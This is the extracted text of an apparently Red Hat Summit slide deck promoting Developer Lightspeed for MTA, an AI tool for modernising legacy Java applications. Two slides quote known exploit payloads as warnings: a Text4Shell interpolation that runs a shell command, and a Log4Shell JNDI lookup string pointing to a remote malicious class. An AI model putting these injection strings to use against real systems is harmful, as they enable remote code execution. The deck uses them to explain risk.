Red Hat Summit

Connect

Leveraging Gen-AI for automated code transformations

Application Modernization with Developer Lightspeed

Natale Vinto

Director Developer Advocacy

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Sr. Principal Developer Advocate

Legacy applications can be challenging

Nurturing legacy applications is costly

Technical Debt

Inability to make changes to the stack and frameworks. Hard to develop new features

Lack of agility

Unable to keep with business demands in a timely manner.

Security risks

Old frameworks and applications pose a threat to business and application and IT operations e.g., data leaks, etc

Maintenance and Cost

Maintaining legacy applications is expensive. Vendor support, skills are costly and hard to find

Do you know an app that still uses JavaEE?

Enterprise Beans that use RMI-IIOP

```java
import java.rmi.RemoteException;

import javax.ejb.EJBObject;

public interface RegistrationEJB extends EJBObject {

    String register(String username, String password) throws
RemoteException;
}
```

Anyone knows what this code does?

An example of vulnerability that can easily go unnoticed

```java
final StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
String out = interpolator.replace("${script:javascript:java.lang.Runtime.getRuntime().exec('touch
/tmp/CVE-2022-42889')}");
System.out.println(out);
```

And this?

Logging frameworks affect every application

```java
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
Logger logger = LogManager.getLogger();
logger.error("Logging Error - {}!",
userInput);
```

"${jndi:ldap://my-very-secure-server/path/to/malicious/java/class}"

MTA – Application Analysis
Issue identification and guidance for developers using static code analysis

Red Hat Developer Lightspeed for MTA

Foundations

Transform

Expand MTA capabilities beyond surfacing information. Automate source code transformation.

Gen AI Infused

Generate code suggestions for discovered migration issues. Work with LLMs using structured migration data Developer Lightspeed has collected

Learn and adapt

Avoid fine-tuning each model by using Retrieval Augmented Generation (RAG). Shape LLM results with examples of how Organization has solved similar problems in the past.

Model Agnostic

Integration with commercial models and ability to bring your own self hosted model.

7

Accelerating Modernization with AI

Simplified user experience

01

Checkout Code

Developer retrieves code from repository

02

Configure Targets

Setting up targets for analysis

03

Run Static Analysis

Analyzing code for potential issues

04

Request Contextual Fix

Ask Developer Lightspeed for a fix

05

Generate Patch

Developer Lightspeed creates a code patch

06

Migration Complete

Developer decides to apply or reject the patch

Agentic AI

In the context of modernization

Agents go beyond simple code generation

▸ Autonomous Problem solving

▸ Beyond Initial Fixes

▸ Integrated workflow

Developer Lightspeed
For MTA 8

Solution Server – An MCP server

Learns from migration and enhances the user experience

Visibility into existing rules, solved incidents and

manual overrides

▸ Migration metrics

▸ Record how incidents are solved

▸ Mine insights of solutions

▸ Contextual hinting for better generation

Solution Server

MTA 8

OpenShift

Demo

Modernization using Generative AI

"Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI"

Demo application component breakdown

Coolstore demo app

An online shopping store example with various

components

▸ Scaling challenges e.g. individual components

▸ Lifecycle is prolonged due to dependencies

▸ Everything runs in one big process

▸ Technical debt

▸ CI/CD challenges

User interface

Inventory   Catalog   Cart

Orders   Payment

Not just another code generator
Improve the economics of replatforming and refactoring applications using Generative AI

How is it different and where is the value?

▸ Not a chat bot -> Co-pilot, Cursor etc

▸ Valuable generations for developers

  · Static code analysis + Context + LLM

    · Pinpoint issues to adopting a new technology

    · Cloud readiness, Java, Spring, Quarkus and more

▸ Learn, understand and use solved incidents, adjust to internal requirements

▸ Model agnostic, Private AI with OpenShift AI

▸ Integrated into VSCode

Developer Lightspeed
For MTA 8

# Getting started with Developer Lightspeed

Where to start?

- ▶ JBoss EAP 7 → 8

- ▶ Spring Framework 5 → Spring Framework 6

- ▶ Spring Boot 2 → Spring Boot 3

- ▶ Java 8 → 11, 17, 21

- ▶ Java EE/Jakarta EE→ Quarkus

- ▶ Create-your-own to migrate custom framework

Developer Lightspeed
For MTA 8

Getting started with Developer Lightspeed

Modernize and bring applications to OpenShift with ease

Thank you

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